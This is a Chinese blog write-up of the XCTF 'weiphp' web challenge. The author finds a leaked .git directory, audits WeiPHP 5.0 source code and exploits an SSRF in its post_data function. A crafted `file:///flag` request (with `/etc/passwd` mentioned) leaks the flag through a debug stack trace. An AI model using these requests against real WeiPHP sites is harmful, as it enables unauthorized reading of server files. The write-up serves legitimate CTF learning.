攻防世界 web高手进阶区 10分题 weiphp

原创

思源湖的鱼 于 2020-11-27 00:03:28 发布 405 收藏 1

分类专栏： ctf

本文链接：https://blog.csdn.net/weixin_44604541/article/details/109179011

版权

ctf 专栏收录该内容

200 篇文章 23 订阅

订阅专栏

前言


继续ctf的旅程

开始攻防世界web高手进阶区的10分题

本文是weiphp的writeup

解题过程

进入界面



Index of /


Name	Last modified	Size	Description
weiphp5.0/	2019-10-08 02:45	-	

Apache/2.4.18 (Ubuntu) Server at 220.249.52.133 Port 55589

点击

进入一个登陆界面

没有注册



220.249.52.133:39178/weiphp5.0/public/index.php/home/user/login

欢迎使用WeiPHP系统

用户名 请输入用户名

密码 请输入密码


□ 下次自动登录

验证码 请输入验证码 换一张?

登 录

那肯定得找源码了

惯例源码+御剑
发现git泄露



220.249.52.133:39178/weiphp5.0/.git/

Index of /weiphp5.0/.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2019-10-08 02:45	23	
branches/	2019-10-08 02:44	-	
config	2019-10-08 02:45	271	
description	2019-10-08 02:44	73	
hooks/	2019-10-08 02:44	-	
index	2019-10-08 02:45	616K	
info/	2019-10-08 02:44	-	
logs/	2019-10-08 02:45	-	
objects/	2019-10-08 02:44	-	
packed-refs	2019-10-08 02:45	204	
refs/	2019-10-08 02:45	-	

Apache/2.4.18 (Ubuntu) Server at 220.249.52.133 Port 39178

那就githack
然后代码审计了

代码审计是累

在`Base.php`中看到


```
public function post_data($url, $param, $type = 'json', $return_array = true, $useCert = [])
{
  $res = post_data($url, $param, $type, $return_array, $useCert);

  // 各种常见错误判断
  if (isset($res['curl_erron'])) {
    $this->error($res['curl_erron'] . ': ' . $res['curl_error']);
  }
  if ($return_array) {
    if (isset($res['errcode']) && $res['errcode'] != 0) {
      $this->error(error_msg($res));
    } elseif (isset($res['return_code']) && $res['return_code'] == 'FAIL' && isset($res['return_msg'])) {
      $this->error($res['return_msg']);
    } elseif (isset($res['result_code']) && $res['result_code'] == 'FAIL' && isset($res['err_code']) && isset($res['err_code_des'])) {
      $this->error($res['err_code'] . ': ' . $res['err_code_des']);
    }
  }
  return $res;
}
```

跟踪`post_data`
在`common.php`中

```
function post_data($url, $param = [], $type = 'json', $return_array = true, $useCert = [])
{
    $has_json = false;
    if ($type == 'json' && is_array($param)) {
        $has_json = true;
        $param = json_encode($param, JSON_UNESCAPED_UNICODE);
    } elseif ($type == 'xml' && is_array($param)) {
        $param = ToXml($param);
    }
    add_debug_log($url, 'post_data');

    // 初始化curl
    $ch = curl_init();
    if ($type != 'file') {
        add_debug_log($param, 'post_data');
        // 设置超时
        curl_setopt($ch, CURLOPT_TIMEOUT, 30);
    } else {
        // 设置超时
        curl_setopt($ch, CURLOPT_TIMEOUT, 180);
    }

    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_POST, true);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);

    // 设置header
    if ($type == 'file') {
        $header[] = "content-type: multipart/form-data; charset=UTF-8";
        curl_setopt($ch, CURLOPT_HTTPHEADER, $header);
    } elseif ($type == 'xml') {
        curl_setopt($ch, CURLOPT_HEADER, false);
    } elseif ($has_json) {
        $header[] = "content-type: application/json; charset=UTF-8";
        curl_setopt($ch, CURLOPT_HTTPHEADER, $header);
        curl_setopt($ch, CURLOPT_HTTPHEADER, $header);
    }

    // curl_setopt($ch, CURLOPT_USERAGENT, 'Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)');
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
    curl_setopt($ch, CURLOPT_AUTOREFERER, 1);
    // dump($param);
    curl_setopt($ch, CURLOPT_POSTFIELDS, $param);
    // 要求结果为字符串且输出到屏幕上
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    // 使用证书：cert 与 key 分别属于两个.pem文件
    if (isset($useCert['certPath']) && isset($useCert['keyPath'])) {
        curl_setopt($ch, CURLOPT_SSLCERTTYPE, 'PEM');
        curl_setopt($ch, CURLOPT_SSLCERT, $useCert['certPath']);
        curl_setopt($ch, CURLOPT_SSLKEYTYPE, 'PEM');
        curl_setopt($ch, CURLOPT_SSLKEY, $useCert['keyPath']);
    }

    $res = curl_exec($ch);
    if ($type != 'file') {
        add_debug_log($res, 'post_data');
    }
    // echo $res;die;
    $flat = curl_errno($ch);

    $msg = '';
    if ($flat) {
        $msg = curl_error($ch);
    }
    // add_request_log($url, $param, $res, $flat, $msg);
    if ($flat) {
        return [
            'curl_erron' => $flat,
            'curl_error' => $msg
        ];
    } else {
        if ($return_array && !empty($res)) {
            $res = $type == 'json' ? json_decode($res, true) : FromXml($res);
        }

        return $res;
    }
}
```

发现可以用来SSRF
传入诸如`url=file:///etc/passwd`的参数，会导致`simple_xml_load_string`出错

一番尝试后


220.249.52.133:39178/weiphp5.0/public/index.php/home/user/post_data?url=file:///flag&param=a&type=file

[2] ErrorException in common.php line 3219

simplexml_load_string(): Entity: line 1: parser error : Start tag expected, '&lt;

```
    }
    file_log($xml, 'FromXml');

    // 解决部分json数据误入的问题
    $arr = json_decode($xml, true);
    if (is_array($arr) && !empty($arr)) {
        return $arr;
    }
    // 将XML转为array
    $arr = json_decode(json_encode(simplexml_load_string($xml, 'SimpleXMLElement', LIBXML_NOCDATA)), true);
    return $arr;
}

// 生成签名
function make_sign($paraMap = [], $partner_key = '')
{
    $buff = "";
    ksort($paraMap);
    $paraMap['key'] = $partner_key;
```

Call Stack

```
1. in common.php line 3219
2. at Error::appError(2, 'simplexml_load_strin...', '/var/www/html/weiphp...', 3219, ['xml' => 'cyberpeace{1d4495d13...', 'arr' => null])
3. at simplexml_load_string('cyberpeace{1d4495d13...', 'SimpleXMLElement', 16384) in common.php line 3219
4. at FromXml('cyberpeace{1d4495d13...') in common.php line 3175
5. at post_data('file:///flag', 'a', 'file', true, []) in Base.php line 1026
```

```
<h2>Call Stack</h2>
<ol>
  <li>…</li>
  <li>
    ::marker
    at
    <abbr title="think\Error">Error</abbr>
    ::appError(2, '
    <a class="toggle" title="simplexml_load_string(): Entity: line 1: parser error : Start tag expected, '&lt;' not found">simplexml_load_strin...</a> event
    ', '
    <a class="toggle" title="/var/www/html/weiphp5.0/application/common.php">/var/www/html/weiphp...</a> event
    ', 3219, ['xml' => '
    <a class="toggle" title="cyberpeace{1d4495d13ced6722ad05ba6e32928773} ">cyberpeace{1d4495d13...</a> event
```

得到flag

结语

看了看wp
发现这个cms有各种漏洞
被日穿了

- sqli
- 免登录文件上传
- 登录后文件上传
- 包含日志执行

可参考以下两篇wp

- 2019 XCTF FINALS weiphp5.0 漏洞挖掘
- 攻防世界 weiphp writeup